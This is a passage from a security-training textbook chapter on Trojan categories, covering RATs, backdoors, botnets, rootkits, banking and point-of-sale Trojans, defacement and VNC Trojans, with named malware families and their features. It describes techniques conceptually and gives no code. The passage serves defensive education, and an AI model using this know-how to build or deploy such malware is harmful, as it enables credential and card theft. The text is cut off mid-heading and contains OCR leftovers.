Attackers use RATs to infect the target machine to gain administrative access. RATs help an attacker to remotely access the complete GUI and control the victim's computer without his or her awareness. Moreover, they can perform screen and camera capture, code execution, keylogging, file access, password sniffing, registry management, and so on. They infect victims via phishing attacks and drive-by downloads, and they propagate through infected USB keys or networked drives. They can download and execute additional malware, execute shell commands, read and write registry keys, capture screenshots, log keystrokes, and spy on webcams.

- **njRAT**

  njRAT is a RAT with powerful data-stealing capabilities. In addition to logging keystrokes, it can access a victim's camera, stealing credentials stored in browsers, uploading and downloading files, performing process and file manipulations, and viewing the victim's desktop.

  This RAT can be used to control botnets (networks of computers), thereby allowing the attacker to update, uninstall, disconnect, restart, and close the RAT, and rename its campaign ID. The attacker can further create and configure the malware to spread through USB drives with the help of the command-and-control server software.

  Features:

  - Remotely access the victim's computer
  - Collect victim's information such as IP address, hostname, and OS.
  - Manipulate files and system files
  - Open an active remote session providing the attacker access to the command line of the victim's machine
  - Log keystrokes and steal credentials from browsers

Backdoor Trojans

A backdoor is a program that can bypass the standard system authentication or conventional system mechanisms such as IDS and firewalls, without being detected. In these types of breaches, hackers leverage backdoor programs to access the victim's computer or network. The difference between this type of malware and other types of malware is that the installation of the backdoor is performed without the user's knowledge. This allows the attacker to perform any activity on the infected computer, such as transferring, modifying, or corrupting files, installing malicious software, and rebooting the machine, without user detection. Backdoors are used by attackers for uninterrupted access to the target machine. Most backdoors are used for targeted attacks. Backdoor Trojans are often used to group victim computers to form a botnet or zombie network that can be used to perform criminal activities.

Backdoor Trojans are often initially used in the second (point of entry) or third (command-and-control [C&C]) stage of the targeted attack process. The main difference between a RAT and a traditional backdoor is that the RAT has a user interface, i.e., the client component, which can be used by the attacker to issue commands to the server component residing in the compromised machine, whereas a backdoor does not.

For example, a hacker who is performing a malicious activity identifies vulnerabilities in a target network. The hacker implants the **networkmonitor.exe** backdoor in the target network, and the backdoor will be installed in a victim's machine on the target network without being detected by network security mechanisms. Once installed, **networkmonitor.exe** will provide the attacker with uninterrupted access to the victim's machine and the target network.

- **PoisonIvy**

  PoisonIvy gives the attacker practically complete control over the infected computer. The PoisonIvy remote administration tool is created and controlled by a PoisonIvy management program or kit. The PoisonIvy kit consists of a graphical user interface, and the backdoors are small (typically, <10 kB).

  Once the backdoor is executed, it copies itself to either the **Windows** folder or the **Windows\system32** folder. The filename and locations of the backdoor are defined by the creator of the backdoor when using the PoisonIvy kit to create the server program. Some variants of PoisonIvy can copy themselves into an alternate data stream.

  A registry entry of the backdoor will be added to ensure that the backdoor is started every time the computer is booted up. The server then connects to a client using an address defined when the server part was created. The communication between the server and client programs is encrypted and compressed. PoisonIvy can be configured to inject itself into a browser process before making an outgoing connection to bypass firewalls.

  Features:

  - File modification, deletion, and transfer to and from the infected system
  - Windows registry can be viewed and edited
  - Currently running processes can be viewed and suspended or killed
  - Current network connections can be viewed and shut down
  - Services can be viewed and controlled (e.g., stopped or started)
  - Installed devices can be viewed and some devices can be disabled
  - The list of installed applications can be viewed, entries can be deleted, or programs can be uninstalled
  - Accesses Windows command shell on the infected computer

- Steals information by taking screenshots of the desktop and recording audio or webcam footage
- Accesses saved passwords and password hashes


- ExtraPulsar
- RogueRobin
- ServHelper
- SpeakUp linux backdoor
- Winnti backdoor
- Daxin
- SysJoker
- PortDoor
- Tomiris
- GoldenSpy

Botnet Trojans

Today, most major information security attacks involve botnets. Attackers (also known as "bot herders") use botnet Trojans to infect a large number of computers throughout a large geographical area to create a network of bots (or a "bot herd") that can achieve control via a command-and-control (C&C) center. They trick regular computer users into downloading Trojan-infected files to their systems through phishing, SEO hacking, URL redirection, etc. Once the user downloads and executes this botnet Trojan in the system, it connects back to the attacker using IRC channels and waits for further instructions. Some botnet Trojans also have worm features and automatically spread to other systems in the network. They help an attacker to launch various attacks and perform nefarious activities such as DoS attacks, spamming, click fraud, and theft of application serial numbers, login IDs, and credit card numbers.



Attacker

Figure 7.8: Functioning of Botnet

- **Necurs**

  The Necurs botnet is a distributor of many pieces of malware, most notably Dridex and Locky. It delivers some of the worst banking Trojans and ransomware threats in batches of millions of emails at a time, and it keeps reinventing itself. Necurs is distributed by spam e-mails and downloadable content from questionable/illegal sites. It is indirectly responsible for a significant portion of cyber-crime.

  Features:

  - Destruction of the system
  - Turning a PC into a spying tool
  - Electronic money theft
  - Botnet and mining
  - Serving as a gateway for other viruses

Some additional botnet Trojans are as follows:

- Electrum
- Satori
- Torii botnet
- Qakbot
- Hide n Seek
- Ramnit
- Panda
- BetaBot
- FritzFrog
- B1txor20 botnet
- DirtyMoe
- Meris Botnet
- Cyclops Blink

Rootkit Trojans

As the name indicates, “rootkit” consists of two terms, i.e., “root” and “kit.” “Root” is a UNIX/Linux term that is the equivalent of “administrator” in Windows. The word “kit” denotes programs that allow someone to obtain root-/admin-level access to the computer by executing the programs in the kit. Rootkits are potent backdoors that specifically attack the root or OS. Unlike backdoors, rootkits cannot be detected by observing services, system task lists, or registries. Rootkits provide full control of the victim OS to the attacker. Rootkits cannot propagate by themselves, and this fact has precipitated a great deal of confusion. In reality, rootkits are just one component of what is called a blended threat. Blended threats typically consist of three snippets of code: dropper, loader, and rootkit. The dropper is the executable program or file that installs the rootkit. Activating the dropper program usually entails human intervention, such as clicking on a malicious e-mail link. Once initiated, the dropper launches the loader program and then deletes itself. Once active, the loader typically causes a buffer overflow, which loads the rootkit into memory.

- **EquationDrug Rootkit**

  EquationDrug is a dangerous computer rootkit that attacks the Windows platform. It performs targeted attacks against various organizations and lands on the infected system by being downloaded and executed by the Trickler dubbed "DoubleFantasy," covered by TSL20110614-01 (Trojan.Win32.Micstus.A). It allows a remote attacker to execute shell commands on the infected system.

E-banking Trojans

E-banking Trojans are extremely dangerous and have emerged as a significant threat to online banking. They intercept the victim's account information before the system can encrypt it and send it to the attacker's command-and-control center. Installation of these Trojans takes place on the victim’s computer when he or she clicks a malicious email attachment or a malicious advertisement. Attackers program these Trojans to steal minimum and maximum monetary amounts, so that they do not withdraw all the money in the account, thereby avoiding suspicion. These Trojans also create screenshots of the bank account statement, so that the victim thinks that there is no variation in his/her bank balance and is not aware of this fraud unless he/she checks the balance from another system or an ATM. These Trojans may also steal victims' data such as credit card numbers and billing details, and transmit them to remote hackers via email, FTP, IRC, or other methods.

Figure 7.11: Working of E-Banking Trojan

Working of E-banking Trojans

A banking Trojan is a malicious program that allows attackers to obtain personal information about users of online banking and payment systems.

The working of a banking Trojan includes the following:

- **TAN Grabber**: A Transaction Authentication Number (TAN) is a single-use password for authenticating online banking transactions. Banking Trojans intercept valid TANs entered by users and replace them with random numbers. The bank will reject such invalid random numbers. Subsequently, the attacker misuses the intercepted TAN with the target's login details.

- **HTML Injection**: The Trojan creates fake form fields on e-banking pages, thereby enabling the attacker to collect the target's account details, credit card number, date of birth, etc. The attacker can use this information to impersonate the target and compromise his/her account.

- **Form Grabber**: A form grabber is a type of malware that captures a target's sensitive data such as IDs and passwords, from a web browser form or page. It is an advanced method for collecting the target's Internet banking information. It analyses POST requests and responses to the victim's browser. It compromises the scramble pad authentication and intercepts the scramble pad input as the user enters his/her Customer Number and Personal Access Code.

- **Covert Credential Grabber**: This type of malware remains dormant until the user performs an online financial transaction. It works covertly to replicate itself on the computer and edits the registry entries each time the computer is started. The Trojan also searches the cookie files that had been stored on the computer while browsing financial websites. Once the user attempts to make an online transaction, the Trojan covertly steals the login credentials and transmits them to the hacker.

Some methods used by banking Trojans to steal users' information are as follows:

- Keylogging
- Form data capture
- Inserting fraudulent form fields
- Screen captures and video recording
- Mimicking financial websites
- Redirecting to banking websites
- Man-in-the-middle attack

- **E-banking Trojan: Dreambot**

  Dreambot banking Trojans are also known as updated versions of Ursnif or Gozi. Dreambot Trojans have long been used by hackers, and they have been regularly updated with more sophisticated capabilities. They can be delivered through the Emotet dropper or RIG exploit kit. This Trojan can also be embedded as a macro in an MS word document and sent to victims via spam emails. If this Trojan gets into the victim's machine, it will covertly create registry keys and processes, and attempt to connect to multiple malicious C2C servers.

- UrlZone Banker
- Escobar
- Xenomorph
- SharkBot
- Bizarro
- ZE Loader
- EventBot

Point-of-Sale Trojans

As the name indicates, point-of-sale (POS) Trojans are a type of financial fraudulent malware that target POS and payment equipment such as credit card/debit card readers. Attackers use POS Trojans to compromise such POS equipment and grab sensitive information regarding credit cards, such as credit card number, holder name, and CVV number. Since POS plays a critical role in the retail industry, these Trojans will have a greater impact on retail businesses and retail customers. The magnetic stripe on a credit card consists of two tracks, namely called TRACK1 and TRACK2. These are critical for completing the transaction using a POS device. Track1 and Track2 comprise critical information related to the credit card. Once a POS Trojan affects and compromises a POS device, it attempts to grab the TRACK1 and TRACK2 information of the card that is inserted in the device. Once the attacker acquires this information, he/she gets full control of the card and can easily perform financial fraud.

- **GlitchPOS**

  It is popularly known as GlitchPOS.A. GlitchPOS is a fake cat game that is embedded in malware and not displayed at the time of execution. It is a Trojan that masquerades as a cat game. When any victim installs the cat game, the Trojan will be executed in the background. GlitchPOS is used by attackers to grab the credit card information of the victim. GlitchPOS has become the most notorious financial Trojan, and its adverse effects have spread across the globe. To steal the credit card information, this Trojan searches for the Track1 and Track2 details in the memory pages of devices.


Some additional POS Trojans are as follows:

- LockPOS
- BlackPOS
- FastPOS
- PunkeyPOS
- CenterPOS
- MalumPOS
- PinkKite
- NeutrinoPoS

Defacement Trojans

Defacement Trojans, once spread over the system, can destroy or change the entire content of a database. However, they are more dangerous when attackers target websites, as they physically change the underlying HTML format, resulting in the modification of content. In addition, significant losses may be incurred due to the defacement of e-business targets by Trojans.

Resource editors allow one to view, edit, extract, and replace strings, bitmaps, logos, and icons from any Windows program. They allow viewing and editing of nearly any aspect of a compiled Windows program, from menus to dialog boxes and icons, etc. They employ user-styled custom applications (UCAs) to deface Windows applications.



Original calc.exe **Defaced calc.exe**

Figure 7.15: Screenshot showing defaced calc.exe application

- **Restorator**

  Source: *https://www.bome.com*

  Restorator is a utility for editing Windows resources in applications and their components (e.g., files with .exe, .dll, .res, .rc, and .dcr extensions). It allows you to change, add, or remove resources such as text, images, icons, sounds, videos, versions, dialogs, and menus in nearly all programs. Using this tool, one can achieve translation/localization, customization, design improvement, and development.

  Features:

  - Translate existing applications (localization)
  - Customize the look and feel of programs
  - Replace logos and icons (branding)
  - Enhance control over resource files in the software development process
  - Hack into the inner workings of applications on the computer

At any time you can press the right mouse button to get a context menu with the most important functions, or press F1 to see the help.

This pane is called the
Resource Viewer

It displays the contents of the resources which you select in the Resource Tree.

Use the ab toolbar button or F6 to edit a resource.


Figure 7.16: Screenshot of Restorator

Service Protocol Trojans

These Trojans can take advantage of vulnerable service protocols such as VNC, HTTP/HTTPS, and ICMP, to attack the victim's machine.

- **VNC Trojans**

  A VNC Trojan starts a VNC server daemon in the infected system (victim), whereby the attacker connects to the victim using any VNC viewer. Since the VNC program is considered a utility, this Trojan will be difficult to detect using antivirus software. Well-known financial malware such as Vultur, Dridex, Neverquest, and Gozi employ a hidden virtual network computing (HVNC) module, which allows attackers to gain user-grade access to an infected PC.



Command and control instruction
VNC Traffic
VNC
Attacker
Victim
VNC Server

Figure 7.17: Working of VNC Trojan

- **HTTP/HTTPS Trojans**

